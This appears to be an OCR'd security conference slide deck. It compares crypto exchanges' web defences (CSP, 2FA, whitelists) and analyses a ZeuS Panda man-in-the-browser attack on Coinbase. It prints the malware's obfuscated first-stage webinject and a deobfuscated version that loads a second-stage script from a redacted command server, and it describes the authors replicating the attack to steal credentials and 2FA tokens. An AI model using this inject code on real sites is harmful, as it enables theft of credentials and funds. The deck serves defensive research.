
  "> 94% CSPs based on whitelists are bypassable"

  Michele Spagnuolo and Lukas Weichselbaum

- The use of unsafe-eval
- The use of unsafe-inline
- Not using base-uri 'none'
- Some do not use CSP at all

- Recommended:

  https://csp-evaluator.withgoogle.com/



CSP Evaluator result for binance.com

	Binance	Bitfinex	Bittrex	Coinbase	Huobi	Kraken
HTTPS	✔	✔	✔	✔	✔	✔
CSP headers	script-src unsafe-eval; style-src unsafe-inline	-	-	script-src unsafe-eval unsafe-inline; style-src unsafe-inline	frame-ancestors 'self'	script-src unsafe-eval unsafe-inline; style-src unsafe-inline
X-FRAME-OPTIONS	SAMEORIGIN	SAMEORIGIN	SAMEORIGIN	DENY	SAMEORIGIN	SAMEORIGIN
CAPTCHA	Geetest	Text	reCaptcha v2	reCaptcha v2	reCaptcha v2	reCaptcha v2
2FA	Google Authenticator SMS	Fido U2F Google Authenticator	Google Authenticator	Google Authenticator	Google Authenticator	Google Authenticator Yubikey
2FA forced	Logins, withdrawals, deposits, trading and any account and security actions	Logins, withdrawals, deposits, trading and any account and security actions	Manage API keys	Recommended but not forced	Recommended but not forced	Recommended but not forced
Reset Password Freeze	Withdrawals 24h	Withdrawals 5d	Withdrawals 24h	-	Withdrawals 24h	-
Login notification	Email	Email	Email	-	-	-
IP/Device Whitelist	✔	✔	✔	✔	API only	-
Withdrawal Address Whitelist	✔	✔	✔	-	-	✔
With.Address Whitelist Freeze	-	Withdrawals 5d	-	-	-	-
Tamper-proof image	-	✔	-	-	-	-
PGP Email Encryption	-	✔	-	-	-	✔
Anti-phishing	✔	-	-	-	-	-
Log history	✔	✔	✔	✔	✔	✔

	Binance	Bitfinex	Bittrex	Coinbase	Huobi	Kraken
HTTPS	✔	✔	✔	✔	✔	✔
CSP headers	script-src unsafe-eval; style-src unsafe-inline	-	-	script-src unsafe-eval unsafe-inline; style-src unsafe-inline	frame-ancestors 'self'	script-src unsafe-eval unsafe-inline; style-src unsafe-inline
X-FRAME-OPTIONS	SAMEORIGIN	SAMEORIGIN	SAMEORIGIN	DENY	SAMEORIGIN	SAMEORIGIN
CAPTCHA	Geetest	Text	reCaptcha v2	reCaptcha v2	reCaptcha v2	reCaptcha v2
2FA	Google Authenticator SMS	Fido U2F Google Authenticator	Google Authenticator	Google Authenticator	Google Authenticator	Google Authenticator Yubikey
2FA forced	Logins, withdrawals, deposits, trading and any account and security actions	Logins, withdrawals, deposits, trading and any account and security actions	Manage API keys	Recommended but not forced	Recommended but not forced	Recommended but not forced
Reset Password Freeze	Withdrawals 24h	Withdrawals 5d	Withdrawals 24h	-	Withdrawals 24h	-
Login notification	Email	Email	Email	-	-	-
IP/Device Whitelist	✔	✔	✔	✔	API only	-
Withdrawal Address Whitelist	✔	✔	✔	-	-	✔
With.Address Whitelist Freeze	-	Withdrawals 5d	-	-	-	-
Tamper-proof image	-	✔	-	-	-	-
PGP Email Encryption	-	✔	-	-	-	✔
Anti-phishing	✔	-	-	-	-	-
Log history	✔	✔	✔	✔	✔	✔

Main takeaways

- Improvements needed
  - e.g. 's
    - CSP is not being used properly – use nonce-based (strict-dynamic)
    - Text-based CAPTCHAs should be replaced
    - Ban framing of the website (you'll mitigate Clickjacking as a bonus)
    - Every important actions should trigger 2FA, freeze account and send out email notifications
    - All sorts of Whitelists combined with freeze time
    - Anti-phishing and Tamper-proof images are good features against bots

- Some stuff were nailed down
  - HTTPS, 2FA, Log History

- 2FA, CATPCHAs, Account Freezes, Whitelists, etc -> decreased usability for improved security?

NEW WAVE OF MITB ATTACKS

AGAINST CRYPTO EXCHANGES

jscrambler

ATTACKS/BREACHES

3/22/2018
04:45 PM

Jai Vijayan
News

Connect Directly

Criminals Using Web Injects to Steal Cryptocurrency

Man-in-the-browser attacks targeting Blockchain.info and Coinbase websites, SecurityScorecard says.

Criminals have deployed a variety of tactics in recent months to try and profit from the cryptocurrency boom.

One of them is the use of Web injects to intercept and modify traffic between user browsers and cryptocurrency sites in order to steal coins from victims and transfer it to accounts held by criminals.

Third-party risk management firm SecurityScorecard says it has seen recent evidence of threat actors using Web injects to target cryptocurrency exchange Coinbase and Bitcoin wallet Blockchain.info. Tens of thousands of bots can

Whitepaper

- Malware Researchers
  - Doina Cosovan
  - Catalin Valeriu Lita
- ZeuS Panda strain
- Targeting (among many others)
  - coinbase.com
  - blockchain.info

https://securityscorecard.com/resources/man-in-the-browser-attacks-target-coinbase-and-blockchain-websites

1st Stage WebInject

```
<div id="_brows.cap" style="position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:9999;background:#ffffff;"></div>
<script>
var _0x2f90=["","\x64\x6F\x6E\x65","\x63\x61\x6C\x6C\x65\x65","\x73\x63\x72\x69\x70\x74","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x74\x79\x70\x65",
"\x74\x65\x78\x74\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74","\x73\x72\x63","\x3F\x74\x69\x6D\x65\x3D","\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64",
"\x68\x65\x61\x64","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65","\x76\x65\x72","\x46\x46",
"\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72","\x44\x4F\x4D\x43\x6F\x6E\x74\x65\x6E\x74\x4C\x6F\x61\x64\x65\x64",
"\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x63\x6F\x6D\x70\x6C\x65\x74\x65","\x6D\x73\x69\x65\x20\x36","\x69\x6E\x64\x65\x78\x4F\x66",
"\x74\x6F\x4C\x6F\x77\x65\x72\x43\x61\x73\x65","\x75\x73\x65\x72\x41\x67\x65\x6E\x74","\x49\x45\x36","\x6D\x73\x69\x65\x20\x37","\x49\x45\x37",
"\x6D\x73\x69\x65\x20\x38","\x49\x45\x38","\x6D\x73\x69\x65\x20\x39","\x49\x45\x39","\x6D\x73\x69\x65\x20\x31\x30","\x49\x45\x31\x30","\x66\x69\x72\x65\x66\x6F\x78",
"\x4F\x54\x48\x45\x52","\x5F\x62\x72\x6F\x77\x73\x2E\x63\x61\x70","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x64\x69\x73\x70\x6C\x61\x79",
"\x73\x74\x79\x6C\x65","\x6E\x6F\x6E\x65","\x68\x74\x6D\x6C","\x70\x6F\x73\x69\x74\x69\x6F\x6E","\x66\x69\x78\x65\x64","\x74\x6F\x70","\x30\x70\x78",
"\x6C\x65\x66\x74","\x77\x69\x64\x74\x68","\x31\x30\x30\x25","\x68\x65\x69\x67\x68\x74","\x7A\x49\x6E\x64\x65\x78","\x39\x39\x39\x39\x39\x39",
"\x62\x61\x63\x6B\x67\x72\x6F\x75\x6E\x64","\x23\x46\x46\x46\x46\x46\x46"];var Browser=(function (){var _0x5c81x2=_0x2f90[0];function _0x5c81x3(){if(arguments[_0x2f90
[2]][_0x2f90[1]]){return ;} ;arguments[_0x2f90[2]][_0x2f90[1]]=true;var _0x5c81x4=document[_0x2f90[4]](_0x2f90[3]);_0x5c81x4[_0x2f90[5]]=_0x2f90[6];_0x5c81x4[_0x2f90
[7]]=_0x5c81x2+_0x2f90[8]+ new Date();document[_0x2f90[11]](_0x2f90[10])[0][_0x2f90[9]](_0x5c81x4);} ;function _0x5c81x5(_0x5c81x6){_0x5c81x2=_0x5c81x6;if(_brows
[_0x2f90[12]]()==_0x2f90[13]){if(document[_0x2f90[14]]){document[_0x2f90[14]](_0x2f90[15],_0x5c81x3,false);} ;} else {var _0x5c81x7=setInterval(function (){if(document
[_0x2f90[16]]===_0x2f90[17]){_0x5c81x3();clearInterval(_0x5c81x7);} ;} ,10);} ;} ;return {ver:function (){if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90
[18])>=0){return _0x2f90[22];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[23])>=0){return _0x2f90[24];} else {if(navigator[_0x2f90[21]]
[_0x2f90[20]]()[_0x2f90[19]](_0x2f90[25])>=0){return _0x2f90[26];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[27])>=0){return _0x2f90[28];}
else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90[29])>=0){return _0x2f90[30];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]()[_0x2f90[19]](_0x2f90
[31])>=0){return _0x2f90[13];} else {return _0x2f90[32];} ;} ;} ;} ;} ;} ,inject:function (_0x5c81x6){_0x5c81x5(_0x5c81x6);} ,show:function (){var
_0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} else {var _0x5c81x9=document[_0x2f90[11]](_0x2f90[38])[0];
_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[0];} ;} ,hide:function (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[39]
]=_0x2f90[40];_0x5c81x8[_0x2f90[36]][_0x2f90[41]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[43]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[44]]=_0x2f90[45];_0x5c81x8
[_0x2f90[36]][_0x2f90[46]]=_0x2f90[45];_0x5c81x8[_0x2f90[36]][_0x2f90[47]]=_0x2f90[48];_0x5c81x8[_0x2f90[36]][_0x2f90[49]]=_0x2f90[50];} else {var _0x5c81x9=document
[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} ;} };} ());_brows=Browser;
_brows.frame = false;if(self != top){self = top;_brows.frame = true;}
_brows.botid = '<%IDBOT%>';
_brows.inject("https://[redacted]");
</script>
```

Deobfuscated 1st Stage WebInject

```
<div id="_brows.cap" style="position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:9999;background:#ffffff;"></div>
<script>
var Browser = (function() {
    var urlprefix = "";
    function loadSecondStage() {
        //...
        var scriptTag = document.createElement("script");
        scriptTag.type = "text/javascript";
        scriptTag.src = urlprefix + "?time=" + new Date();
        document.getElementsByTagName("head")[0].appendChild(scriptTag);
    };
    function waitPageLoad(url) {
        // wait for page to finish loading, then set urlprefix=url and call loadSecondStage()
    };
    return {
        ver: function() {
            // return a string with the initials of the browser
        },
        inject: function(url) {
            waitPageLoad(url);
        },
        show: function() {
            //show div id=_brows.cap
        },
        hide: function() {
            //hide div id=_brows.cap
        }
    };
}());
_brows = Browser;
_brows.frame = false;
if (self != top) {
    self = top;
    _brows.frame = true;
}
_brows.botid = '<%IDBOT%>';
_brows.inject("https://[redacted]");
</script>
```

We wanted more details

- The whitepaper only shares the stage 1 webinject and details about what the bot was doing
- C2 endpoints no longer active

- We reached out to **Doina** and **Catalin** (thank you guys!)
  - We discussed the attack with them
  - They were kind to share with us the stage 2 JS payload

SecurityScorecard

- We implemented (for coinbase.com)
  - a C2 capable of responding back to the stage 2 JS payload
  - Injections on the browser implemented using Burp Proxy

This is what we know

1
User visits coinbase.com

2
1st Stage is injected by the Trojan

3
Credentials are exfiltrated

4
Trojan Asks for 2FA or SMS token


5
Trojan downgrades security settings


Used an visible iframe

6
Trojan disables access to security settings page


Future ?
Trojan transfers all coins to its wallets

Something went wrong, please try again later.





Attack Replication



DEMO

MITB ATTACK AGAINST COINBASE.COM

jscrambler

Further insights

- It's very noisy – it injects the 1st stage webinject in every webpage inside *.coinbase.com

  set_url https://*coinbase.com* GP

- It uses a state machine to control what it does
- It seems like experimental, almost script kiddie kind of work
- Uncompleted work (visible iframe, early return, missing automata states)

- 2FA or SMS confirmation is not a real barrier to MITB, plus they hurt usability
- Even security aware users can be tricked
- Coinbase (we assume) has since disabled iframing


- Users can follow the usual MITB mitigation recommendations (e.g. live distro)
- What if we can detect malicious injections?

APPLICATION

REAL-TIME MONITORING

jscrambler

Application Real-Time Monitoring



Application Real-Time Monitoring

Whitelisting approach

